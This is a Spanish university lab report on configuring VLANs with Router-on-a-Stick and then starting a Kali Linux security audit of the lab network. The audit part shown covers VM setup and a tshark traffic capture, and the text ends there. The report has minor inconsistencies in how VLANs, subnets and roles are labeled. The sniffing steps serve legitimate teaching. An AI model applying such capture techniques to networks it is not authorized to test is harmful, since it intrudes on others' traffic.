



PROYECTO FINAL - LABORATORIO HACKING ÉTICO



INTEGRANTES:

- ARIEL MARCELO ELIZALDE CALDERON
- ALEXIS ESTEBAN TROYA BERMUDEZ
- MAURICIO ALEJANDRO LOPEZ YEPEZ

6 DE FEBRERO DE 2026
UNIVERSIDAD CENTRAL DEL ECUADOR
Ingeniería en Ciencias de la Computación

Contenido

INFORME TÉCNICO: CONFIGURACIÓN DE INFRAESTRUCTURA DE RED (VLAN & ROAS)	2
1. Introducción	2
2. Fase 1: Simulación en Cisco Packet Tracer	2
2.1. Configuración del Router (RouterG3).....	2
2.2. Configuración del Switch (SwitchG3)	3
2.3. Configuración del Access Point (Simulado)	6
3. Fase 2: Implementación en Laboratorio Físico.....	6
3.1. Equipamiento y Conectividad Física	6
3.2. Configuración del Access Point Físico.....	9
4. Análisis de Comandos y Conectividad.....	9
5. Esquema Final de la Red.....	10
6. Conclusiones	10
FASE DE EJECUCIÓN: AUDITORÍA Y EXPLOTACIÓN DESDE KALI LINUX.....	11
7.1. Contexto de la Práctica	11
7.3. Monitoreo de Red con Tshark	12
7.4. Ataque de Denegación de Servicio (DoS) con Hping3	13
7.5. Ataque a Credenciales Wi-Fi con Aircrack-ng	15
7.6. Actividad Opcional: Escaneo de Vulnerabilidades con Nmap	19
Ubuntu Server-Red 2.....	21
8.1. Creación e Instalación de Ubuntu Server	21
8.2. Configuración SSH en el servidor.....	24
8.3. Conexión a la red y asignación automática de ip.....	26

INFORME TÉCNICO: CONFIGURACIÓN DE INFRAESTRUCTURA DE RED (VLAN & ROAS)

1. Introducción

El presente informe detalla la implementación de una arquitectura **Router-on-a-Stick** para la segmentación de red mediante VLANs. Se documenta tanto el diseño lógico en **Cisco Packet Tracer** como la implementación física en el **Laboratorio de Redes**.

2. Fase 1: Simulación en Cisco Packet Tracer

En esta etapa se validó la lógica de enrutamiento y la asignación dinámica de direcciones (DHCP).

2.1. Configuración del Router (RouterG3)

Se habilitaron subinterfaces para permitir el tráfico inter-VLAN y se configuraron los pools de DHCP para automatizar la gestión de IPs.

```
Router>enable
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface FastEthernet0/0.10
Router(config-subif)#description VLAN10-Servidores
Router(config-subif)#encapsulation dot1Q 10
Router(config-subif)#ip address 192.168.31.1 255.255.255.0
Router(config-subif)#no shutdown
Router(config-subif)#exit
Router(config)#interface FastEthernet0/0.20
Router(config-subif)#description VLAN20-PCs
Router(config-subif)#encapsulation dot1Q 20
Router(config-subif)#ip address 192.168.32.1 255.255.255.0
Router(config-subif)#no shutdown
Router(config-subif)#exit
Router(config)#interface FastEthernet0/0.30
Router(config-subif)#description VLAN30-Wifi
Router(config-subif)#encapsulation dot1Q 30
Router(config-subif)#ip address 192.168.33.1 255.255.255.0
Router(config-subif)#no shutdown
Router(config-subif)#exit
Router(config)#interface FastEthernet0/0
Router(config-if)#description Enlace-Switch
Router(config-if)#no shutdown
```

```

Router(config-if)#
%LINK-5-CHANGED: Interface FastEthernet0/0, changed state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0, changed state to up

%LINK-3-UPDOWN: Interface FastEthernet0/0.10, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.10, changed state to up

%LINK-3-UPDOWN: Interface FastEthernet0/0.20, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.20, changed state to up

%LINK-3-UPDOWN: Interface FastEthernet0/0.30, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/0.30, changed state to up
exit
Router(config)#do show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

    192.168.31.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.31.0/24 is directly connected, FastEthernet0/0.10
L       192.168.31.1/32 is directly connected, FastEthernet0/0.10
    192.168.32.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.32.0/24 is directly connected, FastEthernet0/0.20
L       192.168.32.1/32 is directly connected, FastEthernet0/0.20
    192.168.33.0/24 is variably subnetted, 2 subnets, 2 masks
C       192.168.33.0/24 is directly connected, FastEthernet0/0.30
L       192.168.33.1/32 is directly connected, FastEthernet0/0.30

Router(config)#end
Router#
%SYS-5-CONFIG_I: Configured from console by console
write memory
Building configuration...
[OK]
Router#

```

2.2. Configuración del Switch (SwitchG3)

Se definieron las VLANs 10 (KALI), 20 (SERVER) y 30 (PCG1), y se estableció el puerto 24 como troncal (Trunk).

```

Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#host SW-Grupo3
SW-Grupo3(config)#vlan 10
SW-Grupo3(config-vlan)#name SERVIDORES
SW-Grupo3(config-vlan)#exit
SW-Grupo3(config)#vlan 20
SW-Grupo3(config-vlan)#name PCS
SW-Grupo3(config-vlan)#exit
SW-Grupo3(config)#vlan 30
SW-Grupo3(config-vlan)#name WIFI
SW-Grupo3(config-vlan)#exit
SW-Grupo3(config)#interface FastEthernet0/1
SW-Grupo3(config-if)#description Enlace-Trunk-Router
SW-Grupo3(config-if)#switchport mode trunk

SW-Grupo3(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state t

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state t
switchport trunk allowed vlan 10,20,30
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/2
SW-Grupo3(config-if)#description Laptop1-Fisica
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport trunk access vlan 20
SW-Grupo3(config-if)#switchport trunk access vlan 20
^
% Invalid input detected at '^' marker.

SW-Grupo3(config-if)#switchport access vlan 20
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/3
SW-Grupo3(config-if)#description Laptop2-Fisica
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport access vlan 20
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/4
SW-Grupo3(config-if)#description Ubuntu-Server
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport access vlan 10
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/5
SW-Grupo3(config-if)#description Access-Point
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport access vlan 30
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#end

```

```

Switch>enable
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#host SW-Grupo3
SW-Grupo3(config)#vlan 10
SW-Grupo3(config-vlan)#name SERVIDORES
SW-Grupo3(config-vlan)#exit
SW-Grupo3(config)#vlan 20
SW-Grupo3(config-vlan)#name PCS
SW-Grupo3(config-vlan)#exit
SW-Grupo3(config)#vlan 30
SW-Grupo3(config-vlan)#name WIFI
SW-Grupo3(config-vlan)#exit
SW-Grupo3(config)#interface FastEthernet0/1
SW-Grupo3(config-if)#description Enlace-Trunk-Router
SW-Grupo3(config-if)#switchport mode trunk

```

```

SW-Grupo3(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/1, changed state to up
switchport trunk allowed vlan 10,20,30
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/2
SW-Grupo3(config-if)#description Laptop1-Fisica
SW-Grupo3(config-if)#switchport mode access

```

```

SW-Grupo3(config-if)#switchport access vlan 20
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/3
SW-Grupo3(config-if)#description Laptop2-Fisica
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport access vlan 20
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/4
SW-Grupo3(config-if)#description Ubuntu-Server
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport access vlan 10
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#interface FastEthernet0/5
SW-Grupo3(config-if)#description Access-Point
SW-Grupo3(config-if)#switchport mode access
SW-Grupo3(config-if)#switchport access vlan 30
SW-Grupo3(config-if)#no shutdown
SW-Grupo3(config-if)#exit
SW-Grupo3(config)#end
SW-Grupo3#
%SYS-5-CONFIG_I: Configured from console by console
write memory
Building configuration...

```

UbuntuServer

Physical Config **Desktop** Programming Attributes

IP Configuration X

Interface FastEthernet0

IP Configuration

☐ DHCP ☒ Static

IPv4 Address 192.168.31.10

Subnet Mask 255.255.255.0

Default Gateway 192.168.31.1

DNS Server 8.8.8.8

IPv6 Configuration

☐ Automatic ☒ Static

IPv6 Address /

Link Local Address FE80::203:E4FF:FEE0:581A

Default Gateway

DNS Server


802.1X

☐ Use 802.1X Security

Authentication MD5


Username

Password



2.3. Configuración del Access Point (Simulado)

Configuración del SSID y seguridad inalámbrica para permitir el acceso de dispositivos móviles a la VLAN correspondiente.




3. Fase 2: Implementación en Laboratorio Físico

Tras validar la lógica, se procedió al montaje con equipos reales.

3.1. Equipamiento y Conectividad Física


Se utilizaron cables de red (Upt/Patch cords) para interconectar el Router, Switch y Access Point.





3.2. Configuración del Access Point Físico

A diferencia del simulador, el AP físico requiere acceso vía interfaz web o consola específica para definir el modo de operación y la seguridad.




4. Análisis de Comandos y Conectividad

Elemento	Comando Clave	Función
Router	encapsulation dot1Q	Permite que el router lea etiquetas de VLAN del Switch.
Router	ip dhcp excluded-address	Reserva las IPs de los Gateways para evitar conflictos.
Switch	switchport mode trunk	Habilita el transporte de múltiples VLANs por un solo cable.
Switch	switchport access vlan	Asigna un puerto físico a una red lógica específica.

5. Esquema Final de la Red

A continuación, se muestra cómo fluye la información entre el entorno virtual y el físico:



6. Conclusiones

La configuración fue exitosa en ambos entornos. El uso de **Router-on-a-Stick** optimizó el uso de interfaces físicas del router, mientras que la implementación del **Access Point** extendió la conectividad de la VLAN 10 de forma inalámbrica, manteniendo la segregación de tráfico y la seguridad de la red.

FASE DE EJECUCIÓN: AUDITORÍA Y EXPLOTACIÓN DESDE KALI LINUX


7.1. Contexto de la Práctica

En este apartado se detalla la configuración y ejecución de pruebas de seguridad desde la estación de ataque Kali Linux. El objetivo es validar la integridad y resiliencia de los activos en las redes 32 (Server) y 33 (PCG3), además de probar la seguridad del Access Point en la red local 31. Se emplearán técnicas de reconocimiento, interceptación de tráfico y pruebas de denegación de servicio (DoS) para evaluar la postura de seguridad de la infraestructura diseñada.


7.2. Configuración del Entorno de Trabajo (VirtualBox)

Para garantizar un entorno controlado y funcional, se procedió con la implementación de Kali Linux siguiendo estos pasos:


1. **Importación/Instalación:** Se descargó la imagen oficial de Kali Linux para VirtualBox.



2. **Configuración de Red:** En los ajustes de la VM, se configuró el adaptador de red en modo "Red Interna" (según la topología de Packet Tracer) para permitir la comunicación con el Router y las redes 32 y 33.



3. **Actualización de Herramientas:** Se ejecutó `sudo apt update` para asegurar que los repositorios estuvieran listos.



```
kali@kali: ~  
Session Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ sudo apt update  
[sudo] password for kali:  
Get:1 http://mirror.us.cdn-perfprod.com/kali kali-rolling InRelease [34.0 kB]  
Get:2 http://mirror.us.cdn-perfprod.com/kali kali-rolling/main amd64 Packages [20.6 MB]  
Get:3 http://mirror.us.cdn-perfprod.com/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]  
Get:4 http://mirror.us.cdn-perfprod.com/kali kali-rolling/contrib amd64 Packages [117 kB]  
Get:5 http://mirror.us.cdn-perfprod.com/kali kali-rolling/contrib amd64 Contents (deb) [268 kB]  
Get:6 http://mirror.us.cdn-perfprod.com/kali kali-rolling/non-free amd64 Packages [188 kB]  
Get:7 http://mirror.us.cdn-perfprod.com/kali kali-rolling/non-free amd64 Contents (deb) [890 kB]  
]  
Fetched 74.1 MB in 12s (6,103 kB/s)  
250 packages can be upgraded. Run 'apt list --upgradable' to see them.  
(kali@kali)-[~]  
$
```

7.3. Monitoreo de Red con Tshark

Se utilizó Tshark (la versión de línea de comandos de Wireshark) para capturar y analizar el flujo de paquetes que transitan por la interfaz de red, permitiendo identificar protocolos activos.

- **Comando ejecutado:** `tshark -i wlan0 -f "dst host [IP_SERVER]"`
- **Procedimiento:** Se inició la captura silenciosa para filtrar tráfico específico hacia el servidor, verificando la llegada de paquetes desde otras subredes.

```
root@SVAM: /home/svam
Session Acciones Editar Vista Ayuda
(svam@SVAM)-[~]
$ sudo su
[sudo] contraseña para svam:
(root@SVAM)-[/home/svam]
# tshark -i wlan0 -f "dst host 192.168.32.3"
Running as user "root" and group "root". This could be dangerous.
Capturing on 'wlan0'
1 0.000000000 44.104.116.19 → 192.168.32.3 ICMP 1442 Echo (ping) request id=0xb851, seq=20753/4433, ttl=64
